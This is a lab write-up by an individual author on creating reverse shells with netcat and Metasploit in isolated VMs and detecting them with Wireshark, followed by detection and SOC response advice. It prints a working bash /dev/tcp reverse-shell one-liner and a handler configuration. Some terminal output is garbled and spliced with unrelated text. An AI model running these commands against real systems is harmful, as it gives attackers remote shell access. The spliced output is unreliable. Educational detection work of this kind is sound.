

Offensive Security & Network Forensics

Reverse Shell Network Detection & Analysis

Kali Linux · Netcat · Metasploit Framework · Wireshark

Syed Mahammed Afzal (S.Md. Afzal)

Author

GitHub github.com/SYEDMAHAMMEDAFZAL

LinkedIn linkedin.com/in/syed-mahammed-afzal

Email syedmahammedafzal@gmail.com

DISCLAIMER

This project was conducted entirely in a **controlled, isolated virtual lab environment** using VirtualBox. Both attacker and victim machines are personal VMs owned by the author. No real systems, networks, or third-party infrastructure were targeted. This work is purely for **educational purposes** and cybersecurity skill development. All techniques demonstrated are standard practices taught in ethical hacking courses (TryHackMe, CEH, OSCP). Unauthorized use of these techniques on systems you do not own is **illegal and unethical**.

Executive Summary

This report documents the end-to-end execution of a reverse shell attack simulation conducted in a controlled virtual laboratory environment. The objective was to generate, execute, capture, and analyze reverse shell connections using industry-standard offensive security tools — then identify the network-level indicators of compromise (IOCs) that defenders use to detect such attacks.

The project successfully demonstrates the complete attack lifecycle from initial network verification through shell execution to forensic packet analysis, providing both offensive understanding and defensive detection methodologies.

KEY FINDINGS AT A GLANCE

Metric	Result
Attacker Machine	Kali Linux — 192.168.1.9
Victim Machine	Ubuntu Server 22.04 — 192.168.1.10
Netcat Shell	Successfully established on TCP port 4444
Metasploit Handler	Configured and listening on TCP port 5555
Wireshark Capture	Full session captured — reverse_shell_capture.pcap
TCP Stream Analysis	Plaintext shell commands visible — RCE confirmed
Primary IOC	Outbound TCP from victim on non-standard port

1. Lab Environment & Setup

1.1 Architecture

The lab consisted of two virtual machines running simultaneously on VirtualBox, connected via Bridged Adapter networking. This simulates a real-world scenario where both machines exist on the same local network.

Component	Machine	IP Address	Role
Kali Linux VM	Attacker	192.168.1.9	Runs Netcat listener & Metasploit
Ubuntu Server 22.04	Victim	192.168.1.10	Target machine — executes reverse shell
VirtualBox Host	Windows PC	192.168.1.x	Hypervisor running both VMs
Wireshark	Kali Linux	eth0 interface	Passive network traffic capture

1.2 Network Configuration

Both VMs were configured to use Bridged Adapter mode in VirtualBox, which assigns each VM a unique IP address from the host router — enabling direct machine-to-machine communication.

```
# Network mode: Bridged Adapter (both VMs)
# Kali Linux → 192.168.1.9
# Ubuntu → 192.168.1.10
# Subnet mask → 255.255.255.0 (/24)
```


2. Phase 1 — Network Verification

2.1 Connectivity Test

Before executing any attack, network connectivity between both machines was verified using the ICMP ping utility. This step ensures the attack infrastructure is correctly configured.

```
# Run on Kali attacker machine
ping 192.168.1.10 -c 4

# Expected output:
# 4 packets transmitted, 4 received, 0% packet loss
```

A terminal window with a dark background and light blue text. The prompt is (kalikali@vbox)-[~]. The user enters \$ ping 192.168.1.10 -c 4. The output shows four successful ping responses with varying times (3.73 ms, 3.44 ms, 1.55 ms, 3.45 ms). Below this, it shows the ping statistics: 4 packets transmitted, 4 received, 0% packet loss, time 3004ms, and rtt min/avg/max/mdev = 1.545/3.042/3.732/0.872 ms.

```
(kalikali@vbox)-[~]
$ ping 192.168.1.10 -c 4
PING 192.168.1.10 (192.168.1.10) 56(84) bytes of data.
64 bytes from 192.168.1.10: icmp_seq=1 ttl=64 time=3.73 ms
64 bytes from 192.168.1.10: icmp_seq=2 ttl=64 time=3.44 ms
64 bytes from 192.168.1.10: icmp_seq=3 ttl=64 time=1.55 ms
64 bytes from 192.168.1.10: icmp_seq=4 ttl=64 time=3.45 ms

— 192.168.1.10 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 1.545/3.042/3.732/0.872 ms
```

Figure 1: Successful ping — 4/4 packets received, 0% packet loss, confirming network connectivity

2.2 Wireshark — Capture Initiated

Wireshark was launched before generating any shells to ensure the complete connection handshake was captured from the very first packet.

```
sudo wireshark &
# Interface selected: eth0
# Capture filter: (none - capture all traffic)
```

3. Phase 2 — Netcat Reverse Shell

3.1 What is a Reverse Shell?

In a standard connection, the client initiates to the server. A reverse shell inverts this — the victim machine initiates an outbound connection back to the attacker. This technique is commonly used to bypass firewalls that block inbound connections but permit outbound traffic.

3.2 Attacker — Netcat Listener

On the Kali attacker machine, a Netcat listener was started to await the incoming reverse connection:

```
nc -lvnp 4444

# Flags explained:
# -l → Listen mode (wait for incoming connection)
# -v → Verbose output
# -n → No DNS resolution (use raw IPs)
# -p → Specify port number (4444)
```

3.3 Victim — Reverse Shell Payload

On the Ubuntu victim machine, the following bash one-liner was executed to send a shell back to the attacker:

```
bash -i >& /dev/tcp/192.168.1.9/4444 0>&1

# Breakdown:
# bash -i → Start interactive bash shell
# /dev/tcp/IP/PORT → Linux virtual device – opens TCP connection
# >& → Redirect stdout and stderr to the connection
# 0>&1 → Redirect stdin from the connection
```

3.4 Shell Received — Remote Code Execution Confirmed

The reverse shell connected successfully. The attacker now had an interactive shell on the victim machine. The following reconnaissance commands were executed to demonstrate full RCE:

```
(kalikali@vbox)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.9] from (UNKNOWN) [192.168.1.10] 60608
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.) bytes of data:
0 bytes from 192.168.1.10: icmp_seq=1 ttl=64 time=3.73 ms
victim@victim:~$ whoami
victim
victim@victim:~$ hostname
victim
victim@victim:~$ id
uid=1000(victim) gid=1000(victim) groups=1000(victim),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd)
victim@victim:~$ uname -a
Linux victim 5.15.0-179-generic #189-Ubuntu SMP Tue May 5 18:20:56 UTC 2026 x86_64 x86_64 x86_64 GNU/Linux
victim@victim:~$
```

Figure 2: Netcat listener received connection from 192.168.1.10 — RCE confirmed with `whoami`, `hostname`, `id`, `uname -a`

Command	Output	Significance
<code>whoami</code>	victim	Confirms current user on victim machine
<code>hostname</code>	victim	Confirms machine identity
<code>id</code>	uid=1000(victim) gid=1000(victim)	Shows user privileges and group memberships
<code>uname -a</code>	Linux victim 5.15.0-179-generic x86_64	Full OS and kernel information

4. Phase 3 — Network Traffic Analysis

4.1 Applying Display Filter

After the shell session, Wireshark was stopped and the capture was filtered to isolate the reverse shell traffic:

```
# Display filter applied in Wireshark:
tcp.port == 4444

# This shows ONLY packets where source or destination port is 4444
# Reveals the full TCP conversation between attacker and victim
```





Figure 3: Wireshark filtered on `tcp.port==4444` — TCP packets between 192.168.1.10 (victim) and 192.168.1.9 (attacker) clearly visible

4.2 TCP Stream Analysis

The most powerful analysis technique is following the TCP stream — this reconstructs the entire shell session and displays all commands and responses in human-readable plaintext:

Right-click any packet → Follow → TCP Stream

A screenshot of the Wireshark 'Follow TCP Stream' window. The title bar reads 'Wireshark · Follow TCP Stream (tcp.stream eq 0) · eth0'. The main pane shows a terminal session with the following text:

```
To run a command as administrator (user "root"), use "sudo <command>".  
See "man sudo_root" for details.  
  
victim@victim:~$  
whoami  
victim  
victim@victim:~$ hostname  
victim  
victim@victim:~$ id  
uid=1000(victim) gid=1000(victim) groups=1000(victim),4(adm),24(cdrom),27(sudo),  
30(dip),46(plugdev),110(lxd)  
victim@victim:~$  
uname -a  
uname -a  
uname: invalid option -- 'u'  
Try 'uname --help' for more information.  
victim@victim:~$  
uname -a  
Linux victim 5.15.0-179-generic #189-Ubuntu SMP Tue May 5 18:20:56 UTC 2026 x86_64  
x86_64 x86_64 GNU/Linux  
victim@victim:~$
```

At the bottom, a status bar indicates '20 client pkts, 4 server pkts, 6 turns.' and a control bar shows 'Entire conversation (597 by ...)', 'Show as ASCII', 'No delta times', and 'Stream 0'.

Figure 4: TCP Stream showing complete shell session — all commands (whoami, hostname, id, uname -a) visible in plaintext

4.3 Indicators of Compromise (IOCs) Identified


IOC Type	Observed Value	Threat Significance
Non-standard outbound port	TCP 4444 from victim	High — typical reverse shell port
Plaintext command transmission	bash commands in TCP stream	High — unencrypted shell session
Long-duration TCP session	Persistent connection ~30+ min	Medium — interactive session
Victim-initiated outbound TCP	192.168.1.10 → 192.168.1.9	High — unusual traffic direction
Shell commands from victim	whoami, id, uname visible	Critical — active RCE confirmed

5. Phase 4 — Metasploit Framework Handler

5.1 Launching Metasploit

Metasploit Framework was launched to demonstrate a professional-grade reverse shell handler, as used in real penetration testing engagements:

```
msfconsole
```



```
File Actions Edit View Help
(kalikali@vbox)-[~]
$ msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb
victim@victim:~$ uname -a
Call trans opt: received. 2-19-98 13:24:18 REC:Loc
uname: invalid option -- 'u'
Try Trace program: running information.
victim@victim:~$ uname -a
uname -a      wake up, Neo ...
Linux v the matrix has you
86_64 follow the white rabbit.
victim@victim:~$
knock, knock, Neo.

https://metasploit.com


=[ metasploit v6.4.34-dev ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post ]
```

Figure 5: Metasploit Framework v6.4.34 launched — 2461 exploits, 1267 auxiliary modules available

5.2 Configuring the Handler

```
use exploit/multi/handler
set PAYLOAD linux/x86/shell_reverse_tcp
set LHOST 192.168.1.9
set LPORT 5555
run

# Output:
# [*] Started reverse TCP handler on 192.168.1.9:5555
```



```
uname: invalid option -- 'u' https://metasploit.com
Try 'uname --help' for more information.
victim@victim:~$ uname -a
uname -a = [ metasploit v6.4.34-dev ]
+ -- -- = [ 2461 exploits - 1267 auxiliary - 431 post May 5 ] 13:20
+ -- -- = [ 1471 payloads - 49 encoders - 11 nops ]
+ -- -- = [ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD linux/x86/shell_reverse_tcp
PAYLOAD => linux/x86/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.9
LHOST => 192.168.1.9
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.9:4444
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf6 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.9:5555
```

Figure 6: Metasploit handler configured — listening on 192.168.1.9:5555 for incoming reverse shell connections

6. Evidence & Artifacts

6.1 PCAP File Saved




Figure 7: Wireshark capture saved as reverse_shell_capture.pcap — contains complete network forensic evidence

6.2 Evidence Summary

Artifact	Type	Contents
reverse_shell_capture.pcap	Network Capture	Full TCP session on port 4444
Wireshark TCP Stream	Screenshot	Plaintext shell commands visible
Netcat Shell Session	Screenshot	RCE confirmed — whoami/hostname/id
Metasploit Handler	Screenshot	Professional listener on port 5555
Ping Results	Screenshot	Network connectivity confirmed

7. Detection & Defense Recommendations

7.1 Network-Based Detection

```
# SIEM Detection Rule (pseudo-code):  
ALERT: Suspicious Outbound Connection  
  WHEN: dst_port NOT IN (80, 443, 22, 53, 25)  
  AND:  connection_duration > 60 seconds  
  AND:  src_ip IN internal_network  
  ACTION: Alert SOC, isolate host
```

7.2 Host-Based Detection

- Monitor bash processes initiating outbound network connections
- Alert on /dev/tcp usage in command history
- Detect new listening processes on high-numbered ports
- Monitor service accounts (www-data) making network connections
- Implement application whitelisting to block unknown executables

7.3 SOC Response Workflow

1. Receive alert from SIEM/IDS for unusual outbound TCP
2. Open Wireshark/SIEM and filter by suspicious port
3. Follow TCP stream to inspect session contents
4. Identify source machine and user account
5. Immediately isolate affected machine from network
6. Preserve evidence — save PCAP, logs, memory dump
7. Determine entry point and scope of compromise
8. Remediate, patch, and write incident report

8. Conclusion

This project successfully demonstrated the complete lifecycle of a reverse shell attack — from environment setup and payload delivery through network capture and forensic analysis. By operating as both attacker and defender, this exercise developed practical skills directly applicable to penetration testing and SOC analyst roles.

The most critical finding was the ease with which reverse shell traffic can be detected when proper network monitoring is in place. Basic Netcat shells transmit all data in plaintext, making them trivially detectable via Wireshark TCP stream analysis — a technique used daily by security analysts worldwide.

SKILLS DEMONSTRATED IN THIS PROJECT

Skill	Category	Tool Used
Reverse shell generation	Offensive Security	Netcat, Bash
Penetration test framework usage	Offensive Security	Metasploit Framework
Network packet capture	Network Forensics	Wireshark
TCP stream analysis	Network Forensics	Wireshark
IOC identification	Threat Detection	Manual Analysis
Lab environment setup	Infrastructure	VirtualBox
Linux system administration	Systems	Kali Linux, Ubuntu
Security documentation	Reporting	Professional Report

S.Md. Afzal | Syed Mahammed Afzal

syedmahammedafzal@gmail.com · github.com/SYEDMAHAMMEDAFZAL · linkedin.com/in/syed-mahammed-afzal